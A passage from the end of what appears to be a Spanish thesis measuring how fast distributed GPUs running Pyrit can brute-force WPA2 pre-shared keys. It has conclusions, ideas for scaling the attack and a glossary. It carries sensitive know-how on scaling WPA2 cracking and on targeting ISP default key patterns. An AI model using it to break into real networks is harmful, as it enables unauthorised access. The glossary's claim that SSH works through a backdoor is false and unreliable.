- No se recomienda el uso de SLI [123] ni CROSSFIRE [124] en NVIDIA [64] o RADEON [112] respectivamente, ya que aprovecha mejor los recursos sin conectar las tarjetas entre sí.

OTROS:

- Al ejecutar el comando “pyrit list_cores” da error al tener configurado trabajo en la red (con pyrit serve).
- Debian [81], kali [62], wifislax [58], no son capaces de reconocer automáticamente los drivers. Además, por defecto vienen con entorno gráfico y un montón de paquetes que no son necesarios.
- Si se clonan los equipos pierde la tarjeta de red.
- Si se cambia de tarjeta gráfica de un equipo a otro, en algunas ocasiones se pierde la tarjeta de red.
- Drivers cuda [84] no valen para tarjetas antiguas generación GTX 2XX, es necesario instalar el driver correspondiente.

5.2 Conclusiones finales y trabajos futuros

5.2.1 Conclusiones finales

Pasamos a comentar las conclusiones generadas a partir de todo lo anterior:

- La herramienta (pyrit [11]) utilizada presenta varios problemas aún no solucionados y que posiblemente nunca se solucionen debido a que el autor original dejó de mantenerla hace años. En algunas ocasiones lo mejor es analizar la herramienta a bajo nivel y crearla de nuevo en vez de ir parcheando ya que esto hará que se vayan arrastrando los problemas. Se registra poca actividad en la web [12] que se dedica a su mantenimiento con lo que se podría decir que, o aumenta el número de gente involucrada/interesada en el proyecto o la herramienta está condenada a desaparecer (ojala nos equivoquemos y se siga la línea de trabajo distribuido que usa Pyrit).
- Después de analizar todos los datos técnicos, existen otras limitaciones a la hora de producir PMKs [1] a parte de la potencia de cálculo. Estas limitaciones son los cuellos de botella producidos por los distintos interfaces en comunicación con los sockets [86] creados para tal efecto en la herramienta Pyrit [11]. Se pueden solucionar distribuyendo la carga de forma jerárquica [Imagen 35], pero al hacerlo, disminuye la velocidad de cada recurso un porcentaje considerable, entre un 30-50% y va aumentando a medida que se añaden más equipos.

- El uso de almacenamiento hace que aumente la velocidad hasta establecer los límites en la velocidad del mismo. Actualmente, un simple disco duro SAS SSD [101] puede llegar a tener velocidades de 12 Gbit/s (gigabits por segundo) lo que puede suponer la consulta de millones de PMKs [1] por segundo haciendo que los tiempos indicados en la [tabla 4] se reduzcan considerablemente. No obstante, antes hay que generar la tabla, y el tiempo a dedicar seguiría siendo muy elevado. A parte de los discos, están apareciendo otro tipo de almacenamiento (tarjetas para cabinas) que es mucho más rápido, con lo que las velocidades de almacenamiento van por delante de la capacidad de cálculo a la hora de generar PMKs [1].
- Las tarjetas utilizadas para el caso práctico son de varios tipos entre las que se encuentran algunas de gama alta antiguas. La suma teórica de las mismas podría alcanzar los 300.000 PMKs [1], sin embargo, y como ya hemos comentado, aún con esas velocidades una contraseña de 8 caracteres combinando números y letras sería difícil de averiguar generando tablas precomputadas de PMKs [1]. Sin embargo, actualmente hay tarjetas como la NVIDIA [64] Titan Z [NVIDIA] que siguiendo la regla proporcional del “número de cores/PMKs [1]” generados, podría superar los 150.000 PMK/segundo [1]. Con los recursos necesarios, se podría montar un servidor con varias tarjetas conectadas [ver ejemplo 125] y lograr obtener 1,2 millones de PMKs [1] teóricos por segundo. Servicios como los utilizados por los sistemas distribuidos de google, universidades, agencias gubernamentales, etc, son capaces de generar una potencia de cálculo equivalente a millones de cores [ver ejemplo 126]. Teniendo en cuenta que con la suma de unos 10.000 cores hemos llegado a generar 200.000 PMKs [1], con 20 millones (Japan agency for Marine-Earth Science and Technology [126]) se podría llegar a 400 millones de PMKs [1] teóricos aproximados. Esto supondría que, en lo que tardaríamos en encontrar una PMK [1] generada de una PSK [9] formada por números y letras con nuestra capacidad de cálculo (160 días), se reduciría a 2 horas en el peor de los casos.
- La configuración de Mysql [117] en red es sin duda la mejor opción, ya que permite dividir el trabajo de los equipos y atacar a la base de datos [102] de forma remota tanto para añadir PMKs [1] como para consultarlos en busca de PSKs [9]. Al dividir el diccionario a convertir a PMKs [1] se puede distribuir el trabajo en función de los equipos y las capacidades de cada uno. Por ejemplo, se pueden generar todos los PSKs [9] que empiecen por AXXXXXXX hasta CXXXXXXX, otro equipo puede encargarse de generar desde la DXXXXXXX hasta la GXXXXXXX y así sucesivamente hasta cubrir todas las posibilidades.




Imagen 36: Configuración Pyrit con base de datos remota. Generado con www.lucidchart.com

Como conclusión final. Una contraseña WPA2 [1] de 8 caracteres compuesta por números, mayúsculas y minúsculas y que no aparezca en ningún diccionario no es factible de averiguar computacionalmente en un corto espacio de tiempo (días), pero sí en varios meses/años con los recursos reunidos en este caso práctico. No obstante, y dado que la capacidad de cómputo crece continuamente a grandes velocidades, **una contraseña de 15 caracteres mezclando números, letras mayúsculas y minúsculas**, sería la mejor opción para evitar riesgos. Al margen de esto, una ventaja que tienen las PSK [9] de WPA2 [1] es que la contraseña debe estar comprendida entre 8 y 64 caracteres no sabiendo de ninguna manera la longitud de la misma (excepto en el caso de algunos proveedores de servicios), lo que proporciona una mayor seguridad.

Volviendo a los objetivos del principio, podemos decir que con los datos obtenidos nos hemos aproximado al primero, en cuanto a poder lograr con éxito un ataque a una red WIFI protegida con 8 caracteres de una combinación concreta producida por algunos proveedores de servicios (solo números, o solo números y letras). El segundo objetivo también está logrado ya que, hemos demostrado teóricamente que, a pesar de los años que han pasado desde que apareció WPA2 [1], aún sigue siendo improbable que sea vulnerable a un ataque de fuerza bruta [10] configurando la PSK [9] con más de 92 combinaciones (números, letras mayúsculas, minúsculas y símbolos) y solo 8 caracteres.

5.2.2 Trabajos futuros

La idea de utilizar herramientas que sean capaces de trabajar de forma colaborativa compartiendo los recursos de la red y su capacidad de cómputo e incluso de almacenamiento, es la base para grandes sistemas distribuidos como por ejemplo los conseguidos por Google, Azure, Amazon web services, etc. En el caso de este estudio sucede lo mismo. Una herramienta como Pyrit [11] tiene un enorme potencial porque permite añadir más equipos en red, trabajar con bases de datos a la que se puedan conectar otros servidores, aprovechar la capacidad de cómputo de móviles, el cómputo de uno de los núcleos que no se está utilizando los equipos de la empresa, etc. Una vez que se

da la opción de trabajar en red las posibilidades son múltiples y no se acaba con la limitaciones de sólo una máquina.

Como trabajos futuros, se podría testear en los siguientes sistemas:

5.2.2.1 Móviles.

Dado que es posible emular linux [46], se podría crear una app que emulase una máquina virtual de linux [46] con pyrit [11] y, como en el caso anterior, donar el trabajo a realizar por unos de los núcleos del procesador del móvil para conectarse a una vpn y participar el el proyecto.

Este trabajo colaborativo, no solo valdría para testear la fortaleza de WPA2 [1] sino la de cualquier protocolo de seguridad nuevo que se crease. Si pasado a una plataforma colaborativa con una capacidad de cómputo inmensa se demuestra que no es vulnerable, no será tan fácil romperlo mediante fuerza bruta [10].

5.2.2.2 Almacenamiento en SSD [101], SAS-SSD [101] o cabina.

A través de varios discos duros SSD [101] de gran capacidad o cabina de almacenamiento, generar una BBDD [102] de PMKs [1] precalculadas [94] con los nombres de red (SSID [35]) más utilizados por los proveedores locales. De esa manera las velocidades de cálculo pueden llegar a varios millones por segundo.

5.2.2.3.- Computación en la nube.

Hay diversas pruebas realizadas en Cloud [103] con un servidor configurado con múltiples cores y con varias tarjetas gráficas NVIDIA [64] Tesla trabajando de forma aislada o incluso en cluster. El poder de creación de PMKs [1] es inmenso y sería un buen caso práctico en el futuro. Ejemplo: Pyrit on amazon EC2 dual Tesla GPU instance [Ver ejemplo 127].

5.5.5.4 Conexión a base de datos [102] pyrit [11] mediante vpn.

Mediante un servidor OpenVPN, se podría haber abierto distintos túneles aprovechando las elevadas velocidades de los proveedores de internet actuales. Actualmente en casi todos los domicilios se pueden llegar a los 300 Mb simétricos con una fibra doméstica. Creando una distribución linux [46] que, mediante un script sea capaz de iniciar, levantar el túnel y poner a funcionar pyrit [11] en modo serve, se podría crear una red social colaborativa en la que cada persona donase el trabajo de uno de sus cores de una máquina virtual, etc.

5.2.2.5 Imagen en pen drive.

Se trata de generar una iso en un Pendrive autoarrancable/autoejecutable y que automáticamente sea posible arrancarlo y que se conecte a un repositorio donde producir la capacidad de cómputo seleccionado por el usuario, desde uno hasta cuatro núcleos.

6. Glosario

802.11	Define el uso de los dos niveles inferiores de la arquitectura o modelo OSI (capa física y capa de enlace de datos), especificando las normas de funcionamiento de una red de área local inalámbrica (WLAN).
802.11i	Es una enmienda al IEEE 802.11 original, implementado como Wi-Fi Protected Access II (WPA2)
AES	Advanced Encryption Standard (AES), también conocido como Rijndael (pronunciado "Rain Doll" en inglés), es un esquema de cifrado por bloques adoptado como un estándar de cifrado por el gobierno de los Estados Unidos.
ANCHO DE BANDA	Es la capacidad del medio para enviar datos.
AP	Punto de acceso. Un punto de acceso inalámbrico (en inglés: wireless access point, conocido por las siglas WAP o AP), en una red de computadoras, es un dispositivo de red que interconecta equipos de comunicación inalámbricos, para formar una red inalámbrica que interconecta dispositivos móviles o tarjetas de red inalámbricas.
BBDD	Base de datos. Una base de datos o banco de datos es un conjunto de datos pertenecientes a un mismo contexto y almacenados sistemáticamente para su posterior uso.
CCMP	Counter mode cipher block chaining message authentication code protocol. is an encryption protocol designed for Wireless LAN products that implements the standards of the IEEE 802.11i amendment to the original IEEE 802.11 standard.
CIFRADO	Es un método que permite aumentar la seguridad de un mensaje o de un archivo mediante la codificación del contenido, de manera que sólo pueda leerlo la persona que cuente con la clave de cifrado adecuada para decodificarlo.
CPU	Central processing unit, o UCP (Unidad central de procesamiento), donde se ejecutan las instrucciones de programas y se controla el funcionamiento de los distintos componentes de una computadora
DNS	El sistema de nombres de dominio es un sistema de nomenclatura jerárquico descentralizado para dispositivos conectados a redes IP como Internet o una red privada.
EAP	Extensible Authentication Protocol (EAP) es un framework de autenticación usado habitualmente en redes WLAN Point-to-Point Protocol.
ESSID	Extended Service Set Identifier. Las redes ad-hoc, que consisten en máquinas cliente sin un punto de acceso, utilizan el BSSID (Basic Service Set Identifier); mientras que en las redes de infraestructura que incorporan un punto de acceso se utiliza el ESSID (Extended Service Set Identifier).
ETHERNET	es un estándar de redes de área local para computadores con acceso al medio por detección de la onda portadora y con detección de colisiones (CSMA/CD)

GPU	Unidad de procesamiento gráfico o GPU (Graphics Processing Unit) es un coprocesador dedicado al procesamiento de gráficos u operaciones de coma flotante, para aligerar la carga de trabajo del procesador central en aplicaciones como los videojuegos o aplicaciones 3D interactivas.
GTK	Group temporary key o Clave temporal de grupo se usa para descryptar el tráfico multicast y broadcast en redes WIFI protegidas con el protocolo WPA/WPA2.
HARDWARE	La palabra hardware en informática se refiere a las partes físicas tangibles de un sistema informático; sus componentes eléctricos, electrónicos, electromecánicos y mecánicos.
ICV	Integrity check value o valor de chequeo de integridad sirve para calcular el hash de la parte de datos de un paquete para comprobar que es correcto.
IEEE	El Instituto de Ingeniería Eléctrica y Electrónica
IP	Internet protocol. Una dirección IP es un número que identifica de manera lógica y jerárquicamente a una interfaz de un dispositivo (habitualmente una computadora) dentro de una red que utilice el protocolo de Internet (Internet Protocol), que corresponde al nivel de red o nivel 3 del modelo de referencia OSI.
ISP	El proveedor de servicios de Internet (ISP, por la sigla en inglés de Internet service provider) es la empresa que brinda conexión a Internet a sus clientes.
IV	Vector de inicialización. un vector de inicialización (conocido por sus siglas en inglés IV) es un bloque de bits que es requerido para permitir un cifrado en flujo o un cifrado por bloques, en uno de los modos de cifrado, con un resultado independiente de otros cifrados producidos por la misma clave.
MAC	A media access control address (MAC address) of a device is a unique identifier assigned to network interfaces for communications at the data link layer of a network segment
MIC	Message Integrity Code. Es una pequeña pieza de información que se usa para autenticar o validar un mensaje. En otras palabras, para confirmar que viene del emisor sin modificar. a short piece of information used to authenticate a message—in other words, to confirm that the message came from the stated sender (its authenticity) and has not been changed.
MITM	Man in the middle. En criptografía, un ataque de intermediario (man-in-the-middle, MitM o JANUS) es un ataque en el que se adquiere la capacidad de leer, insertar y modificar a voluntad.
PASSPHRASE	Una frase de contraseña es una secuencia de palabras u otro texto usada para controlar acceso a un sistema de computadoras.
PMK	Pairwise Master Key. La PMK es derivada de una contraseña (PSK) a la que se le pasa la función criptográfica de tipo hash conocida como "PBKDF2-SHA1".
PSK	Pre-Shared Key. Es una clave secreta compartida con anterioridad entre las dos partes usando algún canal seguro antes de que se utilice.
PTK	Pairwise Transient Key. En WPA/WPA2, la PTK es generada por la concatenación de los siguientes atributos: PMK, AP nonce (ANonce), STA nonce (SNonce), dirección MAC del punto de acceso, y dirección MAC de la

	estación.
PUERTO	Un puerto es una interfaz a través de la cual se pueden enviar y recibir los diferentes tipos de datos.
RADIUS	RADIUS (acrónimo en inglés de Remote Authentication Dial-In User Service). Es un protocolo de autenticación y autorización para aplicaciones de acceso a la red o movilidad IP.
RC4	Dentro de la criptografía RC4 o ARC4 es el sistema de cifrado de flujo Stream cipher más utilizado y se usa en algunos de los protocolos más populares como Transport Layer Security (TLS/SSL) (para proteger el tráfico de Internet) y Wired Equivalent Privacy (WEP) (para añadir seguridad en las redes inalámbricas).
ROUTER	Un router —también conocido como enrutador, o rúter— es un dispositivo que proporciona conectividad a nivel de red o nivel tres en el modelo OSI.
SERVIDOR	Un servidor es una aplicación en ejecución (software) capaz de atender las peticiones de un cliente y devolverle una respuesta en concordancia.
SOFTWARE	Se conoce como software ¹ al equipo lógico o soporte lógico de un sistema informático, que comprende el conjunto de los componentes lógicos necesarios que hacen posible la realización de tareas específicas, en contraposición a los componentes físicos que son llamados hardware.
SSH	SSH (Secure SHell, en español: intérprete de órdenes seguro) es el nombre de un protocolo y del programa que lo implementa, y sirve para acceder servidores privados a través de una puerta trasera (también llamada backdoor).
SSID	El SSID (Service Set Identifier) es una secuencia de 0-32 octetos incluida en todos los paquetes de una red inalámbrica para identificarlos como parte de esa red.
TKIP	TKIP (Temporal Key Integrity Protocol) es también llamado hashing de clave WEP WPA, incluye mecanismos del estándar emergente 802.11i para mejorar el cifrado de datos inalámbricos
VPN	Una red privada virtual (RPV), en inglés: Virtual Private Network (VPN) es una tecnología de red de computadoras que permite una extensión segura de la red de área local (LAN) sobre una red pública o no controlada como Internet.
WAN	Una red de área amplia, o WAN, (Wide Area Network en inglés), es una red de computadoras que une varias redes locales, aunque sus miembros no estén todos en una misma ubicación física.
WEP	Wired Equivalent Privacy (WEP) o "Privacidad equivalente a cableado", es el sistema de cifrado incluido en el estándar IEEE 802.11 como protocolo para redes Wireless que permite cifrar la información que se transmite.
WPA	Wi-Fi Protected Access (WPA) and Wi-Fi Protected Access II (WPA2) are two security protocols and security certification programs developed by the Wi-Fi Alliance to secure wireless computer networks.
Wi-Fi	El wifi (sustantivo común en español, incluido en el Diccionario de la ASALE y proveniente de la marca Wi-Fi) es un mecanismo de conexión de dispositivos electrónicos de forma inalámbrica.

Fuente: Wikipedia.org. Acceso 2017.

7. Bibliografía

- [1] Wikipedia. «IEEE 802.11i-2004». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/IEEE_802.11i-2004
- [2] Wikipedia. «Wi-Fi Protected Access». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Wi-Fi_Protected_Access
- [3] Wikipedia. «Wired Equivalent Privacy». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy
- [4] Wikipedia. «IEEE 802.11». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/IEEE_802.11
- [5] Wikipedia. «Wi-Fi». Acceso 2017. [En línea].
Fuente: <https://en.wikipedia.org/wiki/Wi-Fi>
- [6] Wikipedia. «Unidad de procesamiento gráfico». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Unidad_de_procesamiento_gr%C3%A1fico
- [7] Wikipedia. «Punto de acceso inalámbrico». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Punto_de_acceso_inal%C3%A1mbrico
- [8] Wikipedia. «Message authentication code». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Message_authentication_code
- [9] Wikipedia. «Pre-Shared key. PSK». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Pre-shared_key
- [10] Wikipedia. «Ataque de fuerza bruta». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Ataque_de_fuerza_bruta
- [11] Lucas Lueg, «Pyrit», 2008-2011, Acceso 2017 [En línea].
Enlace: <https://code.google.com/archive/p/pyrit/>
- [12] John Mora, «Pyrit», 2015-2017, Acceso 2017 [En línea].
Enlace: <https://github.com/JPaulMora/Pyrit>
- [13] Offensive Security, «pyrit Package Description», 2017, Acceso 2017 [En línea].
Enlace: <https://tools.kali.org/wireless-attacks/pyrit>
- [14] Emiliano, «¿Hay diferentes tipos de Wi-Fi?». Acceso 2017 [En línea].
Enlace: <https://www.hd-tecnologia.com/hay-diferentes-tipos-de-wi-fi/>
- [15] Wikipedia, «David A. Wagner». Acceso 2017 [En línea].
Fuente: https://en.wikipedia.org/wiki/David_A._Wagner
- [16] Wikipedia, «RC4». Acceso. 2017 [En línea].
Fuente: <https://en.wikipedia.org/wiki/RC4>
- [17] Wi-Fi Alliance, «Wi-Fi Alliance». Acceso 2017 [En línea].
Fuente: <https://www.wi-fi.org/>
- [18] Wikipedia, «Temporal Key Integrity Protocol». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Temporal_Key_Integrity_Protocol
- [19] Wikipedia, «Cyclic redundancy check». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Cyclic_redundancy_check
- [20] Wikipedia, «Replay attack». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Replay_attack
- [21] Wikipedia, «Initialization vector». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Initialization_vector
- [22] Wikipedia, «Advanced Encryption Standard». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Advanced_Encryption_Standard
- [23] Wikipedia, «National Institute of Standards and Technology». Acceso 2017. [En línea].
Fuente: <https://www.nist.gov/>

- [24] TP-LINK. «Las diferencias entre WPA-Personal y WPA-Enterprise». Acceso 2017. [En línea]
Fuente: <http://www.tp-link.com.mx/FAQ-500.html>
- [25] Wikipedia. «RADIUS». Acceso 2017. [En línea]
Fuente: <https://es.wikipedia.org/wiki/RADIUS>
- [26] Mathy Vanhoef of imec-DistriNet, «Breaking WPA2 by forcing nonce reuse», Acceso 2017, [En línea].
Fuente: <https://www.krackattacks.com/>
- [27] Intel. «Descripción general y los tipos de EAP 802.1X». Acceso 2017. [En línea].
Enlace:
<https://www.intel.es/content/www/es/es/support/articles/000006999/network-and-i-o/wireless-networking.html>
- [28] Wikipedia. «MS-CHAP». Acceso 2017. [En línea]
Fuente: <https://en.wikipedia.org/wiki/MS-CHAP>
- [29] Wikipedia. «Wi-Fi Protected Setup». Acceso 2017. [En línea]
Fuente: https://es.wikipedia.org/wiki/Wi-Fi_Protected_Setup
- [30] Wikipedia, «CCMP (cryptography)», 2014. Acceso 2017. [En línea].
Fuente: [https://en.wikipedia.org/wiki/CCMP_\(cryptography\)](https://en.wikipedia.org/wiki/CCMP_(cryptography))
- [31] Wikipedia. «MAC address». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/MAC_address
- [32] Wikipedia. «IEEE 802.1X». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/IEEE_802.1X
- [33] Wikipedia. «PBKDF2». Acceso 2017. [En línea].
Fuente: <https://en.wikipedia.org/wiki/PBKDF2>
- [34] Wikipedia. «Internet service provider». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Internet_service_provider
- [35] Wikipedia. «SSID». Acceso 2017. [En línea]
Fuente: <https://es.wikipedia.org/wiki/SSID>
- [36] Mojonetworks, «WPA2 Hole196 Vulnerability». Acceso 2017. [En línea].
Fuente: <http://www.mojonetworks.com/wpa2-hole196-vulnerability>
- [37] Zioner Heidegger. «[WPA2-Hole196] FAQ sobre la explotación presentada en BlackHat y Defcon», 2010, Acceso 2017. [En línea].
Fuente: <https://www.blackploit.com/2010/08/wpa2-hole196-faq-sobre-la-explotacion.html>
- [38] Wikipedia, «Ataque de intermediario». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Ataque_de_intermediario
- [39] Wikipedia, «DNS spoofing». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/DNS_spoofing
- [40] Wikipedia, «Local area network». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Local_area_network
- [41] MITRE , NATIONAL VULNERABILITY DATABASE, «CVE-2011-5053 Detail, 2012, Acceso 2017. [En línea].
Fuente: <https://nvd.nist.gov/vuln/detail/CVE-2011-5053>
- [42] Wikipedia, «Denial-of-service attack». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Denial-of-service_attack
- [43] Autor de la web todosobretusistemaoperativo, «Linset – Cómo descifrar claves wifi WPA2 con WPS desactivado», Acceso 2017. [En línea].
Fuente:
<http://www.todosobretusistemaoperativo.com/linset-como-descifrar-claves-wifi-wpa2-con-wps-desactivado/>
- [44] Wikipedia, «Rogue access point». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Rogue_access_point

- [45] Mathy Vanhoef. «Mathy Vanhoef, PhD». Acceso 2017. [En línea]
Fuente: <http://www.mathyvanhoef.com/>
- [46] Wikipedia. «Linux». Acceso 2017. [En línea]
Fuente: <https://en.wikipedia.org/wiki/Linux>
- [47] Wikipedia. «Android». Acceso 2017. [En línea]
Fuente: [https://en.wikipedia.org/wiki/Android_\(operating_system\)](https://en.wikipedia.org/wiki/Android_(operating_system))
- [48] Wikipedia. «wpa_supplicant». Acceso 2017. [En línea]
Fuente: https://en.wikipedia.org/wiki/Wpa_supplicant
- [49] Offensive security, «pixiewps Package Description». Acceso 2017. [En línea].
Fuente: <https://tools.kali.org/wireless-attacks/pixiewps>
- [50] Offensive security, «reaver Package Description». Acceso 2017. [En línea].
Fuente: <https://tools.kali.org/wireless-attacks/reaver>
- [51] Offensive security, «bully Package Description». Acceso 2017. [En línea].
Fuente: <https://tools.kali.org/wireless-attacks/bully>
- [52] wifislax, «PixieScript v2.4, ataque automatizado Pixie Dust Attack». Acceso 2017. [En línea].
Fuente: <https://www.wifislax.com/pixiescript-v2-4-ataque-automatizado-pixie-dust-attack/>
- [53] Offensive security, «aircrack-ng Package Description». Acceso 2017. [En línea].
Fuente: <https://tools.kali.org/wireless-attacks/aircrack-ng>
- [54] Offensive security, «coWPAtty Package Description». Acceso 2017. [En línea].
Fuente: <https://tools.kali.org/wireless-attacks/cowpatty>
- [55] wifi-libre. «Handshaker by Coeman76 :la arma absoluta para conseguir los handshakes». 2015.
Acceso 2017. [En línea].
Fuente:
<https://www.wifi-libre.com/topic-154-obtener-facilmente-los-handshake-con-handshaker-de-coeman76.html>
- [56] Derv Merkle. «wifite». Acceso 2017. [En línea].
Fuente: <https://github.com/derv82/wifite>
- [57] Wikipedia. «DBi». Acceso 2017. [En línea].
Fuente: <https://es.wikipedia.org/wiki/DBi>
- [58] Wifislax. «Wifislax». Acceso 2017. [En línea].
Fuente: <https://www.wifislax.com/>
- [59] Valentín Kivachuk. «Linset». Acceso 2017. [En línea].
Fuentes: <https://github.com/vk496/linset>
- [60] Wikipedia. «Internet Protocol». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Internet_Protocol
- [61] Wikipedia. «Wireless Lan». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Wireless_LAN
- [62] Mati Aharoni, Devon Kearns, Raphaël Hertzog. «Kali». Acceso 2017. [En línea].
Fuente: <https://www.kali.org/>
- [63] Hascat. «Cracking WPA/WPA2 with hashcat». [En línea]
Fuente: https://hashcat.net/wiki/doku.php?id=cracking_wpawpa2
- [64] Nvidia. «Acerca de NVIDIA». Acceso 2017. [En línea].
Fuente: <http://www.nvidia.es/object/about-nvidia-es.html>
- [65] Wikipedia. «Difusión amplia». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Difusi%C3%B3n_amplia
- [66] Wikipedia. «Unidifusión». Acceso 2017. [En línea].
Fuente: <https://es.wikipedia.org/wiki/Unidifusi%C3%B3n>
- [67] Offensive security, wireshark Package Description, [En línea].
Fuente: <https://tools.kali.org/information-gathering/wireshark>
- [68] Wikipedia. «Microsoft Windows». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Microsoft_Windows

- [69] Wikipedia. «iOS». Acceso 2017. [En línea].
Fuente: <https://en.wikipedia.org/wiki/IOS>
- [70] Kali tools. «hostapd-wpe». Acceso 2017. [En línea].
Fuente: <https://tools.kali.org/wireless-attacks/hostapd-wpe>
- [71] George Chatzisoifroniou. «wifiphisher». Acceso 2017. [En línea].
Fuente: <https://github.com/wifiphisher/wifiphisher>
- [72] Luis Delgado. «Wifi Auditor». Acceso 2017. [En línea].
Fuente: <http://wifiauditor.net/>
- [73] rbaty today. «SACAR CLAVES WIFI CON BRUTUSHACK WIFISLAX 4.12». Brutushack, herramienta incluida en Wifislax. Acceso 2017. [En línea].
Fuente: <https://www.youtube.com/watch?v=Ox6NITAg4hc>
- [74] claves-wifi.com. «WPA MagicKey». Autor de la herramienta Niroz Melon. Acceso 2017. [En línea].
Fuente: <http://claves-wifi.com/wpa-magickey/>
- [75] Wikipedia. «Robo de identidad». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Robo_de_identidad
- [76] madwifi-project.org. «MadWifi». Autor original de la herramienta: "Sam Leffler". Acceso 2017. [En línea].
Fuente: <http://madwifi-project.org/wiki/About/MadWifi?redirectedfrom=MadWifi>
- [77] Wikipedia. «PCI Express». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/PCI_Express
- [78] Wikipedia. «Unidad central de procesamiento». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Unidad_central_de_procesamiento
- [79] Wikipedia. «Vatio-hora». Acceso 2017. [En línea].
Fuente: <https://es.wikipedia.org/wiki/Vatio-hora>
- [80] Clonezilla.org. «Clonezilla». Acceso 2017. [En línea].
Fuente: <http://clonezilla.org/>
- [81] Debian.org. «Debian». Acceso 2017. [En línea].
Fuente: <https://www.debian.org/index.es.html>
- [82] Ubuntu.com. «Ubuntu». Acceso 2017. [En línea].
Fuente: <https://www.ubuntu.com/>
- [83] Wikipedia. «OpenCL». Acceso 2017. [En línea].
Fuente: <https://en.wikipedia.org/wiki/OpenCL>
- [84] Wikipedia. «Cuda». Acceso 2017. [En línea].
Fuente: <https://es.wikipedia.org/wiki/CUDA>
- [85] Python.org. «Python». Acceso 2017. [En línea].
Fuente: <https://www.python.org/>
- [86] Wikipedia. «Network socket». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Network_socket
- [87] Openssl.org. «OpenSSL». Acceso 2017. [En línea].
Fuente: <https://www.openssl.org/>
- [88] secdev.org. «Scapy». Creador de la herramienta "Guillaume Valadon". Acceso 2017. [En línea].
Fuente: <http://www.secdev.org/projects/scapy/>
- [89] pcap. «Pcap». Acceso 2017. [En línea].
Fuente: <https://en.wikipedia.org/wiki/Pcap>
- [90] sqlalchemy.org. «The Python SQL Toolkit and Object Relational Mapper». Acceso 2017. [En línea].
Fuente: <https://www.sqlalchemy.org/>
- [91] Offensive security, «crunch Package Description». Acceso 2017. [En línea].
Fuente: <https://tools.kali.org/password-attacks/crunch>

- [92] Offensive security, «john Package Description». Acceso 2017. [En línea].
Fuente: <https://tools.kali.org/password-attacks/john>
- [93] Wikipedia. «Classful network». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Classful_network
- [94] Wikipedia. «Lookup table». Acceso 2017. [En línea].
Fuente: https://es.wikipedia.org/wiki/Lookup_table
- [95] Wikipedia. «Benchmark (informática)». Acceso 2017. [En línea].
Fuente: [https://es.wikipedia.org/wiki/Benchmark_\(inform%C3%A1tica\)](https://es.wikipedia.org/wiki/Benchmark_(inform%C3%A1tica))
- [96] Wikipedia. «Personal Computer». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Personal_computer
- [97] Wikipedia. «Network switch». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Network_switch
- [98] Wikipedia. «Secure Shell». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Secure_Shell
- [99] Wikipedia. «Domain Name System». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Domain_Name_System
- [100] Wikipedia. «Serial ATA». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Serial_ATA
- [101] Wikipedia. «Solid-state drive». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Solid-state_drive
- [102] Wikipedia. «Database». Acceso 2017. [En línea].
Fuente: <https://en.wikipedia.org/wiki/Database>
- [103] Wikipedia. «Cloud computing». Acceso 2017. [En línea].
Fuente: https://en.wikipedia.org/wiki/Cloud_computing
- [104] Youtube. Menguetxe more. «krack attack. Instalando y probando script krack-test-client.py». Acceso 2017. [En línea].
Fuente: <https://www.youtube.com/watch?v=dH9tLx9bSM>
- [105] Wiktionary. «Pentester». Acceso 2017. [En línea].
